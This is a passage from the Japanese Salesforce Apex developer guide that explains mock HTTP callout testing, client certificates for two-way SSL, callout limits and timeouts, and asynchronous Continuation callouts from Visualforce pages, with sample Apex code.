public class CalloutStaticClass {

    public static HttpResponse getInfoFromExternalService(String endpoint) {

        HttpRequest req = new HttpRequest();

        req.setEndpoint(endpoint);

        req.setMethod('GET');

        Http h = new Http();

        HttpResponse res = h.send(req);

        return res;

    }

}
```

```
@isTest

private class CalloutStaticClassTest {

    @isTest static void testCalloutWithStaticResources() {

        // Use StaticResourceCalloutMock built-in class to

        // specify fake response and include response body
```

```
        // in a static resource.
        StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
        mock.setStaticResource('mockResponse');
        mock.setStatusCode(200);
        mock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, mock);

        // Call the method that performs the callout
        HTTPResponse res = CalloutStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/bar');

        // Verify response received contains values returned by
        // the mock response.
        // This is the content of the static resource.
        System.assertEquals('{"hah":"fooled you"}', res.getBody());
        System.assertEquals(200,res.getStatusCode());
        System.assertEquals('application/json', res.getHeader('Content-Type'));
    }
}
```

`MultiStaticResourceCalloutMock` を使用した HTTP コールアウトのテスト

Apexには、各エンドポイントの静的リソースでレスポンスボディを指定することでコールアウトのテストに使用できる、組み込み `MultiStaticResourceCalloutMock` クラスが用意されています。このクラスは、複数のレスポンスボディを指定できること以外は `StaticResourceCalloutMock` と似ています。このクラスを使用する場合、`HttpCalloutMock` インターフェースを独自に実装する必要ありません。代わりに、単に `MultiStaticResourceCalloutMock` のインスタンスを作成し、エンドポイントごとに使用する静的リソースを設定します。状況コードやコンテンツタイプなどの応答の他のプロパティも設定できます。

最初に、レスポンスボディを含めるテキストファイルから静的リソースを作成する必要があります。「StaticResourceCalloutMock を使用した HTTP コールアウトのテスト」に示された手順を参照してください。

次に、MultiStaticResourceCalloutMock のインスタンスを作成し、静的リソースとその他のプロパティを設定します。

```
MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();

multimock.setStaticResource('http://api.salesforce.com/foo/bar', 'mockResponse');

multimock.setStaticResource('http://api.salesforce.com/foo/sfdc', 'mockResponse2');

multimock.setStatusCode(200);

multimock.setHeader('Content-Type', 'application/json');
```

テストメソッドで、Test.setMock をコールして擬似コールアウトモードを設定し、最初の引数として HttpCalloutMock.class、2 番目の引数として MultiStaticResourceCalloutMock 用に作成した変数名を渡します。

```
Test.setMock(HttpCalloutMock.class, multimock);
```

これ以降テストメソッドで http://api.salesforce.com/foo/bar または http://api.salesforce.com/foo/sfdc のいずれかのエンドポイントへの HTTP コールアウトを実行しようとすると、コールアウトは実行されず、Apex ランタイムが MultiStaticResourceCalloutMock のインスタンスで指定した対応する擬似応答を送信します。

次の詳細な例には、テストメソッド (testCalloutWithMultipleStaticResources) が含まれ、このメソッドで、コールアウトを実行する getInfoFromExternalService をテストします。この例を実行する前に、コンテンツ *{"hah":"fooled you"}* を含むテキストファイルに基づいた *mockResponse* という名前の静的リソースと、コンテンツ *{"hah":"fooled you twice"}* を含むテキストファイルに基づいた *mockResponse2* という名前の静的リソースを作成します。各クラスを個別に保存して、CalloutMultiStaticClassTest でテストを実行します。

```
public class CalloutMultiStaticClass {

    public static HttpResponse getInfoFromExternalService(String endpoint) {

        HttpRequest req = new HttpRequest();

        req.setEndpoint(endpoint);

        req.setMethod('GET');

        Http h = new Http();

        HttpResponse res = h.send(req);

        return res;

    }
```

```
}
```

```
@isTest
private class CalloutMultiStaticClassTest {
    @isTest static void testCalloutWithMultipleStaticResources() {
        // Use MultiStaticResourceCalloutMock to
        // specify fake response for a certain endpoint and
        // include response body in a static resource.
        MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
        multimock.setStaticResource(
            'http://api.salesforce.com/foo/bar', 'mockResponse');
        multimock.setStaticResource(
            'http://api.salesforce.com/foo/sfdc', 'mockResponse2');
        multimock.setStatusCode(200);
        multimock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, multimock);

        // Call the method for the first endpoint
        HTTPResponse res = CalloutMultiStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/bar');
        // Verify response received
        System.assertEquals('{"hah":"fooled you"}', res.getBody());

        // Call the method for the second endpoint
        HTTPResponse res2 = CalloutMultiStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/sfdc');
```

```
        // Verify response received
        System.assertEquals('{"hah":"fooled you twice"}', res2.getBody());
    }
}
```

DML 操作と擬似コールアウトの実行

デフォルトでは、必ず同じトランザクション内で DML 操作の後にコールアウトを実行することは許可されません。これは DML 操作によって、コミットされていない待機中の作業が発生してコールアウトの実行が妨げられるためです。場合によっては、コールアウトを行う前に、DML を使用してテストメソッドにテストデータを挿入する必要が生じることがあります。これを行うには、コールアウトを実行するコード部分を `Test.startTest` と `Test.stopTest` ステートメントの間に配置します。`Test.startTest` ステートメントは、`Test.setMock` ステートメントの前に配置する必要があります。また、DML 操作のコールは、`Test.startTest/Test.stopTest` ブロックの一部にすることはできません。

擬似コールアウト後の DML 操作は許可されており、テストメソッドでの変更は必要ありません。

DML 操作のサポートは、`HttpCalloutMock` インターフェースおよび静的リソース (`StaticResourceCalloutMock` または `MultiStaticResourceCalloutMock`) を使用することで、疑似コールアウトのすべての実装で動作します。次の例では、実装された `HttpCalloutMock` インターフェースを使用しますが、同じ方法を静的リソースを使用するときにも適用できます。

擬似コールアウト前の DML の実行

この例は、前の HttpCalloutMock の例に基づいています。この例では、`Test.startTest` および `Test.stopTest` ステートメントを使用して、テストメソッドで疑似コールアウトの前に DML 操作を実行できるようにします。テストメソッド (`testCallout`) は最初にテスト取引先を挿入し、`Test.startTest` をコールします。次に、`Test.setMock` を使用して疑似コールアウトモードを設定して、コールアウトを実行するメソッドをコールし、疑似応答値を確認します。最後に、`Test.stopTest` をコールします。

```
@isTest
private class CalloutClassTest {
     @isTest static void testCallout() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
```

```
        Test.startTest();

        // Set mock callout class
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"foo":"bar"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());

        Test.stopTest();
    }
}
```

非同期 Apex と擬似コールアウト

DML と同様に、非同期 Apex 操作では、コミットされていない待機中の作業によって、同じトランザクションの後の方でコールアウトの実行が妨げられる結果になります。非同期 Apex 操作の例としては、future メソッド、Apex 一括処理、スケジュール済み Apex のコールがあります。通常、これらの非同期コールは、`Test.stopTest` の後で実行されるようにするため、テストメソッドで `Test.startTest` と `Test.stopTest` ステートメント間に配置します。この場合、擬似コールアウトは非同期コールの後で実行できるため、変更は不要です。ただし、非同期コールが `Test.startTest` と `Test.stopTest` ステートメント間に配置されてい

ない場合は、コミットされていない待機中の作業のため例外が発生します。この例外を回避するには、次のいずれかを行います。

- 非同期コールを `Test.startTest` と `Test.stopTest` ステートメント間に配置する。

```
Test.startTest();

MyClass.asyncCall();

Test.stopTest();



Test.setMock(..); // Takes two arguments

MyClass.mockCallout();
```

- DML コールと同じルールに従う。つまり、コールアウトを実行するコード部分を `Test.startTest` と `Test.stopTest` ステートメント間に配置します。`Test.startTest` ステートメントは、`Test.setMock` ステートメントの前に配置する必要があります。また、非同期コールは、`Test.startTest/Test.stopTest` ブロックの一部にすることはできません。

```
MyClass.asyncCall();



Test.startTest();

Test.setMock(..); // Takes two arguments

MyClass.mockCallout();

Test.stopTest();
```

擬似コールアウト後の非同期コールは許可されており、テストメソッドでの変更は必要ありません。

関連トピック:

テストクラス

証明書の使用

Salesforce で生成された、または証明機関 (CA) によって署名された証明書をコールアウトと共に送信することによって、双方向の SSL 認証を使用できます。これにより、コールアウトの送信先が証明書を受信し、キーストアに対する要求の認証にこの証明書を使用できるので、セキュリティが向上します。

コールアウトの双方向 SSL 認証を有効にする手順は、次のとおりです。

1. 証明書を生成します。
2. 証明書とコードを統合します。「SOAP サービスでの証明書の使用」および「HTTP 要求での証明書の使用」を参照してください。

3. サードパーティに接続しており、自己署名証明書を使用している場合は、Salesforce 証明書をそれらと共有し、キーストアに証明書を追加できるようにします。組織内で使用される別のアプリケーションに接続している場合、Web サーバまたはアプリケーションサーバでクライアント証明書を要求するように設定します。このプロセスは、使用する Web サーバまたはアプリケーションサーバの種類によって異なります。Apache Tomcat での双方向の SSL の設定方法の例は、developer.salesforce.com/page/Making_Authenticated_Web_Service_Callouts_Using_Two-Way_SSL を参照してください。
4. コールアウトのリモートサイト設定を設定します。Apex コールアウトが外部サイトを呼び出す前に、そのサイトを [リモートサイトの設定] ページで登録する必要があります。登録しない場合、コールアウトが失敗します。

   setEndpoint(endpoint) を使用し、エンドポイントとして指定ログイン情報を指定する場合、リモートサイト設定を追加する必要はありません。指定ログイン情報を設定するには、Salesforce ヘルプの「指定ログイン情報の定義」を参照してください。

このセクションの内容:

証明書の生成

Salesforce で生成された自己署名の証明書、または証明機関 (CA) によって署名された証明書を使用できます。コールアウトの証明書を生成する手順は、次のとおりです。

1. [設定] で、[セキュリティのコントロール] > [証明書と鍵の管理] をクリックします。
2. 外部の Web サイトで承認する証明書の種類に基づいて、[自己署名証明書の作成] または [認証機関署名証明書の作成] を選択します。署名つき証明書が作成されたら、証明書の種類は変更できません。
3. Salesforce 証明書の表示ラベルを入力します。この名前は、証明書の表示時、主に管理者によって使用されます。
4. [一意の名前] を入力します。入力した証明書ラベルに基づいて、この名前が自動的に入力されます。この名前は、アンダースコアと英数字のみを含み、組織内で一意の名前にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。Force.com Web サービス API または Apex を使用して証明書を参照する場合、[一意の名前] を使用します。
5. 生成された証明書と鍵の [鍵サイズ] を選択します。セキュリティ上の理由により、デフォルトの鍵のサイズに `2048` を指定することをお勧めします。`2048` を選択すると、2048 ビットの鍵を使用した証明書が生成され、2 年間有効です。`1024` を選択すると、1024 ビットの鍵を使用した証明書が生成され、1 年間有効です。

   メモ: 正常に Salesforce 証明書を保存した後、キーサイズを変更することはできません。

6. CA 署名の証明書を作成する場合、次の情報も入力する必要があります。これらの項目が結合され、一意の証明書を生成します。

項目	説明
一般名	署名付き証明書を要求する会社の完全修飾ドメイン名。通常の形式は `http://www.mycompany.com` です。
メールアドレス	証明書に関連付けられているメールアドレス。
会社名	会社の正式名称または登記名。
部署	マーケティングや経理など、証明書を使用する会社の部署。
市区郡	会社のある市区郡。
都道府県	会社のある都道府県。
国コード	会社が所在する国を示す 2 文字のコード。アメリカの場合、値は *US* です。

7. [保存] をクリックします。

正常に Salesforce 証明書を保存した後、証明書と該当する鍵が自動的に生成されます。

認証機関署名証明書を作成した後、使用する前に署名付き証明書をアップロードする必要があります。Salesforce オンラインヘルプの「認証機関 (CA) 署名付き証明書のアップロード」を参照してください。

SOAP サービスでの証明書の使用

Salesforce で証明書を生成した後、証明書を使用して SOAP Web サービスへのコールアウトの双方向認証をサポートできます。

証明書を Apex と統合する手順は、次のとおりです。

1. サードパーティから Web サービスの WSDL を受け取るか、接続するアプリケーションから生成します。
2. Web サービスの WSDL から Apex クラスを生成します。「SOAP サービス: WSDL ドキュメントからのクラスの定義」を参照してください。
3. 生成される Apex クラスには、WSDL ドキュメントで示される、サードパーティの Web サービスをコールするスタブが含まれています。Apex クラスを編集し、スタブクラスのインスタンスの `clientCertName_x` 変数に値を割り当てます。この値は、[設定] の [セキュリティのコントロール] > [証明書と鍵の管理] で生成した証明書の [一意の名前] と一致する必要があります。

次の例では、「生成される WSDL2Apex コード」のサンプル WSDL ファイルを使用して前の手順の最後のステップを説明します。この例では、`DocSampleCert` の [一意の名前] で証明書を生成したと想定しています。

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();

stub.clientCertName_x = 'DocSampleCert';

String input = 'This is the input string';
```

```
String output = stub.EchoString(input);
```

サードパーティから取得した組織用の証明書を使用する従来のプロセスがあります。base64でクライアント証明書の鍵を符号化し、スタブの clientCert_x 変数に割り当てます。これは、非公開鍵を保護するセキュリティのベストプラクティスには従わないため、本質的に、Salesforce証明書を使用する場合よりセキュリティは低くなります。Salesforce 証明書を使用する場合、非公開鍵は Salesforce 外では共有されません。

メモ: [設定] の [開発] > [API] > [クライアント証明書の生成] で生成したクライアント証明書は使用しないでください。従来のプロセスを使用する場合、サードパーティから取得した組織用の証明書を使用する必要があります。

次の例では、「生成される WSDL2Apex コード」 (ページ 536)のサンプル WSDL ファイルを使用して、従来のプロセスを説明しています。

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();

stub.clientCert_x =

'MIIGlgIBAzCCBlAGCSqGSIb3DQEHAaCCBkEEggY9MIIGOTCCAe4GCSqGSIb3DQEHAaCCAd8EggHb'+

'MIIB1zCCAdMGCyqGSIb3DQEMCgECoIIBgjCCAX4wKAYKKoZIhvcNAQwBAzAaBBSaUMlXnxjzpfdu'+

'6YFwZgJFMklDWFyvCnQeuZpN2E+Rb4rf9MkJ6FsmPDA9MCEwCQYFKw4DAhoFAAQU4ZKBfaXcN45w'+

'9hYm215CcA4n4d0EFJL8jr68wwKwFsVckbjyBz/zYHO6AgIEAA==';



// Password for the keystore

stub.clientCertPasswd_x = 'passwd';



String input = 'This is the input string';

String output = stub.EchoString(input);
```

HTTP 要求での証明書の使用

Salesforce で証明書を生成した後、証明書を使用して HTTP 要求へのコールアウトの双方向認証をサポートできます。

証明書を Apex と統合する手順は、次のとおりです。

1. 証明書を生成します。証明書の［一意の名前］を確認します。
2. Apex で、HttpRequest クラスの setClientCertificateName メソッドを使用します。このメソッドの引数に使用する値は、前のステップで生成された証明書の［一意の名前］に一致する必要があります。

次の例は、前の手順の最後のステップを示します。この例では、DocSampleCert の［一意の名前］で証明書を生成したと想定しています。

```
HttpRequest req = new HttpRequest();

req.setClientCertificateName('DocSampleCert');
```

コールアウトの制限事項

Apex コードで、HTTP 要求または Web サービスコールに対するコールアウトを実行する場合に次の制限が適用されます。Web サービスコールには、SOAP API コールまたは外部の Web サービスコールを使用できます。

- 1 つの Apex トランザクションで、HTTP 要求または API コールに対するコールアウトを最大 100 回実行できます。
- デフォルトのタイムアウトは 10 秒です。カスタムタイムアウトはコールアウトごとに定義できます。最小値は 1 ミリ秒、最大値は 120,000 ミリ秒です。Web サービスまたは HTTP コールアウトのカスタムタイムアウトの設定方法については、次のセクションの例を参照してください。
- 1 つの Apex トランザクションによる各コールアウトのタイムアウトの累積値は、最大 120 秒です。累積値とは、特定の Apex トランザクションによって呼び出されたすべてのコールアウトのタイムアウトを合計した値です。
- 同じトランザクション内に待機中の操作が存在する場合はコールアウトを実行できません。操作が待機中となるものには、DML ステートメント、非同期 Apex (future メソッドや Apex 一括処理ジョブなど)、スケジュール済み Apex、メールの送信があります。このような操作を行う前に、コールアウトを実行するようにします。
- 同じトランザクション内で疑似コールアウトより前に待機中の操作が発生する可能性があります。「DML 操作と擬似コールアウトの実行」または「DML 操作と擬似コールアウトの実行」を参照してください。
- ヘッダー `Expect: 100-Continue` がコールアウト要求に追加されていると、`HTTP/1.1 100 Continue` 応答が外部サーバーから返されない場合にタイムアウトが発生します。

コールアウトタイムアウトの設定

次の例では、Web サービスコールアウトのカスタムタイムアウトを設定します。この例では、サンプルの WSDL ファイルと生成された DocSamplePort クラス (「生成される WSDL2Apex コード」 (ページ 536) を参照) を使用します。スタブの timeout_x 変数に値を割り当てることにより、ミリ秒単位でタイムアウト値を設定します。

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();

stub.timeout_x = 2000; // timeout in milliseconds
```

次に、HTTP コールアウトのカスタムタイムアウトの設定の例を示します。

```
HttpRequest req = new HttpRequest();

req.setTimeout(2000); // timeout in milliseconds
```


Visualforce ページでの長時間コールアウトの実行

非同期コールアウトを使用して、Visualforceページから長時間の要求を外部Webサービスに対して実行し、コールバックメソッドで応答を処理できます。Visualforce ページから実行される非同期コールアウトは、実行時間が 5 秒を超える要求を同時に実行できる数である Apex 制限の 10 件にはカウントされません。そのため、より多くの長時間コールアウトを実行でき、Visualforce ページを複雑なバックエンドアセットと統合できます。

非同期コールアウトは、Visualforce ページから実行され、Visualforce ページにコールバックメソッドで応答が返されるコールアウトです。非同期コールアウトは、*継続*とも呼ばれます。

次の図は、Visualforce ページから開始する非同期コールアウトの実行パスを示します。ユーザが Visualforce ページで Web サービスから情報を要求するアクションを呼び出します (ステップ 1)。アプリケーションサーバは、コールアウト要求を継続サーバに渡してから Visualforce ページに応答します (ステップ 2 ～ 3)。継続サーバは、要求を Web サービスに送信し、応答を受信します (ステップ 4 ～ 7)。その後で応答をアプリケーションサーバに戻します (ステップ 8)。最後に、応答が Visualforce ページに返されます (ステップ 9)。

非同期コールアウトの実行フロー



非同期コールアウトを使用するメリットがある典型的な Salesforce アプリケーションとして、Visualforce ページのボタンをユーザがクリックして外部 Web サービスからデータを取得するアプリケーションがあります。たとえば、Visualforce ページで特定の製品の保証情報を Web サービスから取得するとします。このページは、組織の数千ものエージェントによって使用される可能性があります。そのため、そのうちの 100 人のエージェントが同時に同じボタンをクリックして製品の保証情報を処理する場合があります。これらの 100 件の同時アクションは、長時間要求の同時実行数に対する 10 という制限を超えていますが、非同期コールアウトを使用することで要求はこの制限の対象とならず、実行できます。

次のアプリケーション例では、ボタンアクションはApexコントローラメソッドで実装されます。このアクションメソッドは、`Continuation` を作成して返します。要求がサービスに送信された後、Visualforce 要求は一時停止されます。ユーザは応答が返されるまで待ってから、ページを使用して処理を進め、新しいアクションを呼び出す必要があります。外部サービスが応答を返すと、Visualforce 要求が再開され、ページはこの応答を受け取ります。

これは同じアプリケーションの Visualforce ページです。このページには、このページに関連付けられたコントローラの `startRequest` メソッドを呼び出すボタンが含まれています。継続の結果が返されてコールバック

メソッドが呼び出された後、ボタンは `outputText` コンポーネントを再度表示してレスポンスボディを表示します。

```
<apex:page controller="ContinuationController" showChat="false" showHeader="false">

   <apex:form >

      <!-- Invokes the action method when the user clicks this button. -->

      <apex:commandButton action="{!startRequest}"

              value="Start Request" reRender="result"/>

   </apex:form>



   <!-- This output text component displays the callout response body. -->

   <apex:outputText id="result" value="{!result}" />

</apex:page>
```

次は、Visualforce ページに関連付けられている Apex コントローラです。このコントローラには、アクションおよびコールバックメソッドが含まれます。

メモ: 外部サービスをコールする前に、Salesforce ユーザインターフェース内の認証されたリモートサイトのリストにそのリモートサイトを追加する必要があります。[設定] から [セキュリティのコントロール] > [リモートサイトの設定] をクリックし、[新規リモートサイト] をクリックします。

```
public with sharing class ContinuationController {

    // Unique label corresponding to the continuation

    public String requestLabel;

    // Result of callout

    public String result {get;set;}

    // Endpoint of long-running service

    private static final String LONG_RUNNING_SERVICE_URL =

        '<Insert your service URL>';



   // Action method

    public Object startRequest() {

      // Create continuation with a timeout
```

```
      Continuation con = new Continuation(40);
      // Set callback method
      con.continuationMethod='processResponse';

      // Create callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL);

      // Add callout request to continuation
      this.requestLabel = con.addHttpRequest(req);

      // Return the continuation
      return con;
    }

    // Callback method
    public Object processResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel);
      // Set the result variable that is displayed on the Visualforce page
      this.result = response.getBody();

      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

メモ:

- 1つの継続内で3回まで非同期コールアウトを実行できます。これらのコールアウト要求を同じ継続に追加するには、`Continuation` クラスの `addHttpRequest` メソッドを使用します。この継続の間、コールアウトは並行して実行され、Visualforce要求は一時停止します。外部サービスからすべてのコールアウトが返された後にのみ、Visualforce プロセスが再開されます。
- 非同期コールアウトは、Visualforce ページ経由でのみサポートされます。開発者コンソールなど、Visualforceページ外部のアクションメソッドを呼び出して実行される非同期コールアウトはサポートされていません。
- 非同期コールアウトは、Apex コントローラおよびバージョン 30.0 以降で保存された Visualforce ページで使用できます。JavaScript Remoting が使用されている場合は、バージョン 31.0 以降が必要です。

このセクションの内容:

非同期コールアウトを使用するプロセス

非同期コールアウトを使用するには、コントローラのアクションメソッドに `Continuation` オブジェクトを作成して、コールバックメソッドを実装します。

アクションメソッドでの非同期コールアウトの呼び出し

非同期コールアウトを呼び出すには、Visualforce アクションメソッドで `Continuation` インスタンスを使用して、外部サービスをコールします。継続を作成する場合は、タイムアウト値およびコールバックメソッドの名前を指定できます。たとえば、次のコードは、タイムアウト値を 60 秒、コールバックメソッド名を `processResponse` とする継続を作成します。

```
Continuation cont = new Continuation(60);

cont.continuationMethod = 'processResponse';
```

次に、`Continuation` オブジェクトを外部コールアウトに関連付けます。関連付けるには、HTTP 要求を作成し、次のとおりこの要求を継続に追加します。

```
String requestLabel = cont.addHttpRequest(request);
```

メモ: このプロセスは、HttpRequest クラスを使用したコールアウトの実行に基づきます。WSDL ベースのクラスの使用例は、「インポートした WSDL からの非同期コールアウトの実行」を参照してください。

コールアウト(アクションメソッド)を呼び出すメソッドは、システムがコールアウトを送信した後に現在の要求を一時停止し、コールアウト応答を待機するよう Visualforce に指示する `Continuation` オブジェクトを返す必要があります。`Continuation` オブジェクトは、実行されるコールアウトの詳細を保持します。

次はコールアウトを呼び出すメソッドの署名です。戻り値が Object 型の場合は、`Continuation` を表します。

```
public Object calloutActionMethodName()
```

コールバックメソッドの定義

外部サービスがコールアウトの処理を完了すると、応答が返されます。コールアウトが返された後に非同期実行するためのコールバックメソッドを指定できます。このコールバックメソッドは、コールアウト呼び出しメソッドが定義されたコントローラクラスで定義される必要があります。Visualforce ページに表示する応答の取得など、返された応答を処理するコールバックメソッドを定義できます。

コールバックメソッドは引数を取らず、次の署名が示されます。

```
public Object callbackMethodName()
```

戻り値が Object 型の場合は、`Continuation`、`PageReference`、`null` のいずれかを表します。元の Visualforce ページを表示して、Visualforce 要求を完了するには、コールバックメソッドで `null` を返します。

アクションメソッドで JavaScript Remoting を使用する場合は (`@RemoteAction` で付加)、コールバックメソッドが静的である必要があり、サポートされている次の署名が示されます。

```
public static Object callbackMethodName(List< String> labels, Object state)
```

または、

```
public static Object callbackMethodName(Object state)
```

システムがコールバックメソッドを呼び出し、実行されたコールアウト要求に関連付けられている表示ラベルを保持する場合は、*labels* パラメータがシステムによって指定されます。コントローラの Continuation.state プロパティを設定すると、*state* パラメータが指定されます。

次の表は、コールバックメソッドの戻り値の一覧です。戻り値はそれぞれ異なる動作に対応します。

表 2: コールバックメソッドの戻り値

コールバックメソッドの戻り値	要求のライフサイクルと結果
`null`	システムが Visualforce ページ要求を完了して、元の Visualforce ページ (またはその一部) を表示します。
`PageReference`	システムが Visualforce ページ要求を完了して、新しい Visualforce ページにリダイレクトします。 (`PageReference` のクエリパラメータを使用して、`Continuation` の結果を新しいページに渡します)
`Continuation`	システムが Visualforce 要求を再度一時停止して、新しいコールアウトの応答を待機します。コールバックメソッドの新しい `Continuation` を返して、非同期コールアウトをチェーニングします。

メモ: 継続の `continuationMethod` プロパティが設定されていない場合、コールアウト応答が返されたときに、コールアウトを実行したものと同じアクションメソッドが再度コールされます。

非同期コールアウトのテスト

コントローラをテストし、Apexのリリースまたはパッケージ化のコードカバー率要件を満たすためのテストを記述します。Apex テストはコールアウトの実行をサポートしていないため、コールアウトの要求と応答をシミュレーションできます。コールアウトをシミュレーション中に、要求が外部サービスに送信されることはなく、疑似応答が使用されます。

次の例は、`HTTPRequest` を使用する Web サービスコールのテストで擬似非同期コールアウトを呼び出す方法を示しています。継続でコールアウトをシミュレーションするには、`Test` クラスの setContinuationResponse(requestLabel, mockResponse) メソッドと invokeContinuationMethod(controller, request) メソッドをコールします。

最初にテストするコントローラクラス、続いてテストクラスをリストします。「Visualforce ページでの長時間コールアウトの実行」のコントローラクラスは、ここで再度使用されます。

```
public with sharing class ContinuationController {

    // Unique label corresponding to the continuation request

    public String requestLabel;
```

```
 // Result of callout
 public String result {get;set;}
 // Endpoint of long-running service
 private static final String LONG_RUNNING_SERVICE_URL =
     '<Insert your service URL>';

// Action method
 public Object startRequest() {
   // Create continuation with a timeout
   Continuation con = new Continuation(40);
   // Set callback method
   con.continuationMethod='processResponse';

   // Create callout request
   HttpRequest req = new HttpRequest();
   req.setMethod('GET');
   req.setEndpoint(LONG_RUNNING_SERVICE_URL);

   // Add callout request to continuation
   this.requestLabel = con.addHttpRequest(req);

   // Return the continuation
   return con;
 }

 // Callback method
 public Object processResponse() {
```

```
        // Get the response by using the unique label
        HttpResponse response = Continuation.getResponse(this.requestLabel);
        // Set the result variable that is displayed on the Visualforce page
        this.result = response.getBody();

        // Return null to re-render the original Visualforce page
        return null;
    }
}
```

次の例は、コントローラに対応するテストクラスを示しています。このテストクラスには、非同期コールアウトをテストするテストメソッドが含まれます。このテストメソッドで、`Test.setContinuationResponse` によって擬似応答が設定され、`Test.invokeContinuationMethod` によって継続のコールバックメソッドが実行されます。テストでは、コントローラの結果変数が予期される応答に設定されたことを検証し、コールバックメソッドで擬似応答が処理されたことを確認します。

```
@isTest
public class ContinuationTestingForHttpRequest {
    public static testmethod void testWebService() {
        ContinuationController controller = new ContinuationController();
        // Invoke the continuation by calling the action method
        Continuation conti = (Continuation)controller.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        system.assert(requests.size() == 1);
        system.assert(requests.get(controller.requestLabel) != null);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
```

```
        response.setBody('Mock response body');
        // Set the fake response for the continuation
        Test.setContinuationResponse(controller.requestLabel, response);
        // Invoke callback method
        Object result = Test.invokeContinuationMethod(controller, conti);
        // result is the return value of the callback
        System.assertEquals(null, result);
        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', controller.result);
    }
}
```

非同期コールアウトの制限

継続の実行中は、継続固有の制限が適用されます。継続から制御が戻り、要求が再開すると、新しい Apex トランザクションが開始します。新しいトランザクションでは、Apex コールアウト制限を含む、適用されたすべての Apex および Visualforce 制限がリセットされます。

継続固有の制限

Apex と Visualforce には、次の継続固有の制限があります。

説明	制限
1 つの継続内の並行 Apex コールアウトの最大数	3
チェーニングされた Apex コールアウトの最大数	3
1 つの継続の最大タイムアウト値[1]	60 秒
Visualforce コントローラステートの最大サイズ[2]	80 KB
HTTP 応答の最大サイズ	1 MB
HTTP POST フォームの最大サイズ — フォーム内のすべてのキーと値のサイズ[3]	1 MB
HTTP POST フォーム内の最大キー数[3]	500

[1] 自動生成された Web サービススタブおよび HttpRequest オブジェクトに指定されたタイムアウト値は無視されます。継続にはこのタイムアウト制限のみが適用されます。

[2] 継続が実行されるとき、Visualforce コントローラは逐次化されます。継続が完了すると、コントローラは並列化され、コールバックが呼び出されます。逐次化しない変数を指定するには、Apex `transient` 修飾子を使用します。このフレームワークでは、再開したときに逐次化されているメンバーのみを使用します。コントローラステートサイズ制限は、ビューステート制限とは分けられています。「継続コントローラステートと Visualforce ビューステートとの違い」を参照してください。

[3] これは、Content-Type ヘッダー `content-type='application/x-www-form-urlencoded'` および `content-type='multipart/form-data'` を持つ HTTP POST フォーム用の制限です。

継続コントローラステートと Visualforce ビューステートとの違い

コントローラステートとビューステートは異なります。継続のコントローラステートは、継続を呼び出すコントローラに限らず、要求で呼び出されるすべてのコントローラの逐次化で構成されます。逐次化されたコントローラには、コントローラ拡張、カスタムおよび内部コンポーネントコントローラが含まれます。コントローラステートサイズは、デバッグログに `USER_DEBUG` イベントとして記録されます。

ビューステートには、コントローラステートよりも多くのデータが保持され、大きなサイズ制限 (135 KB) が適用されます。ビューステートには、ステートおよびコンポーネント構造が含まれます。ステートは、すべてのコントローラとページ上の各コンポーネントのすべての属性 (サブページとサブコンポーネントを含む) の逐次化です。 コンポーネント構造は、ページ内のコンポーネントの親-子リレーションです。ビューステートサイズは開発者コンソール、または開発モードが有効な場合は Visualforce ページのフッターで監視できます。詳細は、Salesforce オンラインヘルプの「[View State (ビューステート)] タブ」、または 『*Visualforce 開発者ガイド*』を参照してください。

複数の非同期コールアウトの実行

長時間のサービスに対して Visualforce ページから複数のコールアウトを同時に実行する場合、最大 3 つの要求を継続インスタンスに追加できます。たとえば、2 つの商品に関する在庫統計を取得するなど、サービスに対して独立した要求を実行するときに同時コールアウトを実行することがあります。

同じ継続内で複数のコールアウトを実行すると、コールアウト要求は並列に実行され、Visualforce 要求は一時停止されます。すべてのコールアウト応答が返された後にのみ、Visualforce プロセスは再開します。

